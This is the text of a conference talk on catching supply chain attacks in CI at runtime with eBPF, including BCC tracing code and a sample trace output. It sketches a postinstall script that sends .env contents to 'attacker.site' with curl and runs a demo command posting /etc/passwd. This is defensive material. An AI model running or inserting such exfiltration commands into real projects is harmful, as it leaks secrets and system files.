
Hiding in Plain Sight - Can eBPF find them?

Uncovering Supply Chain Attacks at Runtime with eBPF

Rohit Kumar (@rohitcoder)


Who am I?

- Handle - @rohitcoder (LinkedIn, Github, Medium)
- I maintain **getSBOM.com** and **Hawk-eye**, **Hela** project
- Product Security Engineer @ Groww
- Top 20 Security Researcher at Meta Bug Bounty since last 5 years
- Maintaining multiple open-source Security projects
- Building Source Code Security tools day and night for years.



Why Runtime Security?

- Static tools look at code, not behavior.
- Most attacks execute only in CI/CD or production — post-build.
- Runtime = observe real behavior: file reads, shell spawns, exfiltration.



What If This Happened in Your CI?

npm install



postinstall script runs silently








reads .env file



sends it via curl to attacker.site

What We're Catching?

-  Infected dependencies
-  Backdoored CI/CD steps
-  Secrets read and exfiltrated
-  Auto-updating or postinstall scripts
-  No visibility into what ran


What Happened with tj-actions?

tj-actions/changed-files Supply Chain Attack

Post-compromise secret exfiltration flow from dependent repositories

GitHub workflow using
compromised Action

tj-actions/
changed-files




How Runtime Leaks Actually looks

1. `npm install` → `postinstall` script → `curl attacker.site`
2. `read(".env")` → `base64()` → Write into logs

Why eBPF?

1. Before eBPF → kernel modules (LKM/LSM) or auditd → fragile or noisy
2. eBPF = safe, programmable tracing of syscalls
3. Kernel-level observability, no app changes
4. eBPF lets us safely trace syscalls like open, connect, execve in real-time.


eBPF as 'Linux microscope'



Detecting Runtime Secrets Leak with eBPF

We'll focus on identifying curl processes that read local files and then exfiltrate the data over the network.

Code Available at : <https://github.com/rohitcoder/rootconf-25-supplychain>



```
from bcc import BPF
from time import strftime
```

```
prog = """
#include <uapi/linux/ptrace.h>
#include <linux/sched.h>
#include <linux/socket.h>
```

Loads and interacts with eBPF programs from Python — no kernel module or code changes needed.

```
struct data_t {
    u64 ts;
    u32 pid;
    u32 uid;
    char comm[TASK_COMM_LEN];
    char path[256];
    int event_type;
};
```

Defines the data we want from kernel

```
BPF_PERF_OUTPUT(events);
```

```
#define EVENT_OPEN 1
```

```
static void fill_common(struct data_t *data) {
    data->ts = bpf_ktime_get_ns();
    u64 pid_tgid = bpf_get_current_pid_tgid();
    data->pid = pid_tgid >> 32;
    data->uid = bpf_get_current_uid_gid();
    bpf_get_current_comm(&data->comm, sizeof(data->comm));
}
```

Reusable metadata extraction - Reads process ID, UID, timestamp, command name using built-in helpers:

```
int trace_open(struct pt_regs *ctx, int dfd, const char __user *filename, int flags) {
    struct data_t data = {};
    fill_common(&data);

    // Only trigger for curl
    if (!(data.comm[0] == 'c' && data.comm[1] == 'u' && data.comm[2] == 'r' && data.comm[3] == 'l'))
        return 0;
```

Detect open events but only for curl (Runtime process filtering inside the kernel)

```
    bpf_probe_read_user_str(&data.path, sizeof(data.path), filename);
    data.event_type = EVENT_OPEN;
    events.perf_submit(ctx, &data, sizeof(data));
    return 0;
```

Copies the file path argument from userspace into BPF struct — necessary for `openat`

```
}
"""
```

✓ Send event to user space

Pushes the structured `data_t` out via a perf ring buffer.

[User Process: curl]

calls: `open("/etc/passwd")`

↓

[Kernel syscall: `__x64_sys_openat`]

receives pointer:
filename --> `"/etc/passwd"` (in curl's memory)

↓

[eBPF Program attached via kprobe]

this line runs:
`bpf_probe_read_user_str(...)`

--> copies from:
- filename (userspace pointer from curl)
--> to:
- `data.path` (kernel BPF stack memory)

↓

[Now: `data.path == "/etc/passwd"`]

↓

`events.perf_submit(...)` → Python prints/logs the file opened

How our eBPF Programme Traces Suspicious File Access by curl — A Common Data Exfiltration Vector

```

from bcc import BPF
from time import strftime

prog = """
..... OUR C CODE.....
"""

b = BPF(text=prog)
b.attach_kprobe(event="__x64_sys_openat", fn_name="trace_open")

print("%-18s %-6s %-6s %-16s %-10s %s" % (
    "TIME", "PID", "UID", "COMM", "EVENT", "PATH"))

def print_event(cpu, data, size):
    event = b["events"].event(data)
    print("%-18s %-6d %-6d %-16s %-10s %s" % (
        strftime("%H:%M:%S"),
        event.pid,
        event.uid,
        event.comm.decode(errors='replace'),
        "open",
        event.path.decode(errors='replace')))

b["events"].open_perf_buffer(print_event)

while True:
    try:
        b.perf_buffer_poll()
    except KeyboardInterrupt:
        break

```

✓ Hook into Linux syscalls

Tells the kernel: "whenever a process calls `openat`, run my custom eBPF function".

💡 This is **zero-intrusion** observability — no patching binaries or injecting agents.

✓ User-space callback

This line connects kernel events to a Python `print_event()` function.

💡 You can plug in a logger, SIEM forwarder, or JSON output here.

Let's see Results?

```
[@rohitcoder ~]$ curl https://example.com --data-binary @/etc/passwd
```

```
root@ip-172-31-91-219:/home/ubuntu# sudo python3 eb.py
```

TIME	PID	UID	COMM	EVENT	PATH
20:30:15	460526	0	curl	open	/root/.curlrc
20:30:15	460526	0	curl	open	/etc/nsswitch.conf
20:30:15	460526	0	curl	open	/etc/passwd
20:30:15	460526	0	curl	open	/etc/ld.so.cache
20:30:15	460526	0	curl	open	/root/.curlrc
20:30:15	460526	0	curl	open	/etc/host.conf
20:30:15	460526	0	curl	open	/etc/resolv.conf
20:30:15	460526	0	curl	open	/etc/hosts
20:30:15	460526	0	curl	open	/etc/gai.conf
20:30:15	460526	0	curl	open	/etc/localtime
20:30:16	460526	0	curl	open	/etc/passwd

Where can we enhance this further?

Hook into SSL Libraries Before Encryption

Attach uprobes to functions like SSL_write or libcurl APIs to capture plaintext data before it's encrypted and sent over the network.

Deep Packet Inspection (DPI) for HTTP/TLS

Reconstruct full HTTP/TLS payloads from kernel socket data or TC layer to analyze exfiltration attempts, including non-standard ports and obfuscated payloads.

Where can we enhance this further?

Process Ancestry & Context Awareness


Trace the parent and grandparent of suspicious processes like `curl` to detect script-based exfiltration, automated agents, or injected binaries.

Correlate File Access with Outbound Traffic

Link sensitive file reads (`.env`, `.aws/credentials`) with immediate outbound `connect()` or `sendto()` calls to detect real-time exfiltration.

eBPF not viable (Ex: Actions public runners)? Use these alternatives:

- 🔍 **Audit logs** (e.g., `auditd`) for syscall tracking
- 📦 **Runtime SBOM checks** to catch unauthorized binaries
- 🧪 **CI sandboxes** with tracing to catch bad builds
- 🌐 **Network sidecars** to monitor outbound traffic



Alternatives if eBPF Not Viable



syscall/audit logs
(e.g., auditd)





Runtime SBOM
comparison



CI sandbox runners
with tracing hooks



Network sidecars

Method	Depth	Realtime	Noise	Cost
Auditd	✓	✗		Free
Falco	✓	✓		Free / \$\$\$
Runtime SBOM	✗	✗	—	\$\$\$
In-house eBPF Tool	✓	✓	✓	Free

Key Takeaways

- **Runtime is where attackers operate “Runtime SBOM ≠ runtime behavior”**
Static analysis won't catch real execution paths or injected behavior.
- **Static scanning can't detect runtime behavior**
You need observability during execution to detect logic bombs, timed payloads, or misuse.
- **eBPF lets you observe post-build malicious activity “Sampling ≠ security”**
Trace file access, network exfiltration, and process launches without modifying the app.
- **Don't just shift left — trace forward**
CI/CD hardening is important, but runtime is where the threat completes.

Thanks!



rohitcoder



rohitcoder